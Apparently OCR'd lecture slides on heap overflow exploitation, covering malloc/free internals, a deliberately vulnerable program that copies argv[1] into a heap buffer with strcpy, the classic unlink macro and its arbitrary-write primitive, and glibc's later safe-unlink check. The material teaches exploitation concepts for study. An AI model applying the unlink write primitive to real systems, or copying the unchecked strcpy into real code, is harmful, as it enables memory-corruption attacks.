
- brk is called when the size is smaller than 128K
- mmap is called when the size is larger than 128K



Heap Overflow
malloc & free



Heap Overflow
malloc & free




Heap Overflow
malloc & free

```
int main(int argc, char *argv[] )
{
        char * first, * second;
        first = malloc(666);
        second = malloc(12);
        if(argc!=1)
        {
          strcpy( first, argv[1] );
        }
        free(first);
        free(second);
        return( 0 );
}
```

Heap Overflow
malloc & free


```
struct chunk {
      int prev_size;
      int size;
      struct chunk *fd;
      struct chunk *bk;
};
```




When free() is called

```
#define unlink(P, BK, FD)
{
  BK = P->bk;
  FD = P->fd;
  FD->bk = BK;
  BK->fd = FD;
}
```


The unlink is called with a pointer to a free chunk and two temporary pointer variables, called bck and fwd. It does this to the 'next' chunk header:

```
  *(next->fd + 12) = next->bk
  *(next->bk + 8) = next->fd
```


Heap Overflow
malloc & free



Heap Overflow
malloc & free




Heap Overflow
malloc & free



Heap Overflow

Writing to Anywhere with Anything Primitive



Heap Overflow
malloc & free


```
/* Take a chunk off a bin list */

void unlink(malloc_chunk *P, malloc_chunk *BK, malloc_chunk *FD)

{

FD = P->fd;

 BK = P->bk;

if (__builtin_expect (FD->bk != P || BK->fd != P, 0))

malloc_printerr(check_action,"corrupted double-linked list",P);

 else {

FD->bk = BK;

BK->fd = FD;

}
}
```